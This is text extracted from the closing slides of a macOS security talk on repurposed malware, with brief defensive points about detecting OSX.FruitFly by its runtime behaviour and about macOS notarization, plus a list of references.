
launch agent
persistence




alert!

1 + 2 + 3

DETECTING OSX.FRUITFLY via runtime behaviors



Apply!




attackers <3
repurposed malware

→ "free"

"unattributable"

1




upgrade to macOS Catalina (notarization)

2



ensure your macOS systems are protected
by a behavior-based security tool.

Repurposed Malware: A Dark Side of Recycling



@patrickwardle



RESOURCES :

- 'OSX.FRUITFLY RECYCLED' - PHIL STOKES
- 'REPURPOSING ONIONDUKE' - JOSH PITTS

IMAGES :

- GITHUB.COM/ARIS-T2